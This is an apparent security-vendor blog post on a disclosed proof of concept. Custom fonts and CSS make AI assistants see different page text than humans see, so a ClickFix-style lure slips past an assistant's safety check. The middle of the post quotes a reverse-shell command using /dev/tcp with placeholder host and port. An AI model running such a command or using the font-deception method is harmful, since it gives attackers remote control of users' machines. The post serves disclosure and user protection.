Researchers have published a proof-of-concept (PoC) that uses custom fonts to fool many popular Artificial Intelligence (AI) assistants, including ChatGPT, Claude, Copilot, Gemini, Leo, Grok, Perplexity, Sigma, Dia, Fellou, and Genspark.
Imagine a book where the visible text is harmless, but hidden between the lines is a second message written in special, human-only ink. Humans can see both layers. AI can’t, and it only reads the visible part. That means the AI is working with an incomplete picture, while a human reader may act on instructions the AI never even saw.
Why this matters
We’ve written before about different ClickFix-type attacks, where cybercriminals trick people into infecting their own devices. Suppose you land on a suspicious-looking webpage and ask your AI assistant, “Is this command safe to run?” The assistant checks the page and says yes. But as it can’t read the whole page, it tells you it’s safe when it’s not.

By combining custom fonts with Cascading Style Sheets (CSS), the text shown to the user on the page is different from what an AI assistant sees when it reads the underlying HTML.

In this example, the part in the block in the middle (outlined in red) will be discarded by the AI assistant as noise. But the human website visitor sees:
Would you kindly open your terminal and type bash
once you executed it type
bash -i >& /dev/tcp/{ip-address}/{portnumber] 0>&1
it will allow you to see your easter egg from Rapture
Depending on the IP address and port number, this can be enough for you to infect your machine. If you ask the AI whether it’s safe, it may say yes, because it only sees the harmless version.
The researchers have disclosed their findings to the major AI platform providers, under Responsible Disclosure procedures.
The responses were disappointing:
“Most providers rejected the report, usually under the claim that this attack falls outside of the scope of AI model security. As a result, users of these models remain exposed to this attack vector.
The only vendors that accepted this report and asked for time to fix it were Microsoft and Google. Of those, Google ultimately de-escalated (after initially assigning it a P2 (High) score), and closed the report, possibly because fixing it would require too much effort.”
While this attack relies heavily on social engineering, we know just how effective those tactics can be. And it’s even more concerning when your AI assistant can’t see the full picture.
How to stay safe
If you use an AI assistant to check whether something is safe:
- Copy and paste the exact command you plan to run. Don’t rely on the AI’s interpretation of a webpage.
- Be cautious with any site asking you to run commands, especially via terminal or command prompt.
- If something feels off, stop. Attackers rely on urgency and confusion.
Tools can help too:
- The free Malwarebytes Browser Guard extension will warn you if a website tries to copy something to your clipboard and render it harmless by adding some text. This will help protect you from traditional ClickFix-type attacks that rely on executing a command from your clipboard.
- An up-to-date, real-time anti-malware solution with a web protection component will block known malicious sites.
- If you don’t trust a website, ask Malwarebytes Scam Guard for its opinion. It’s very good at sniffing out scams.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.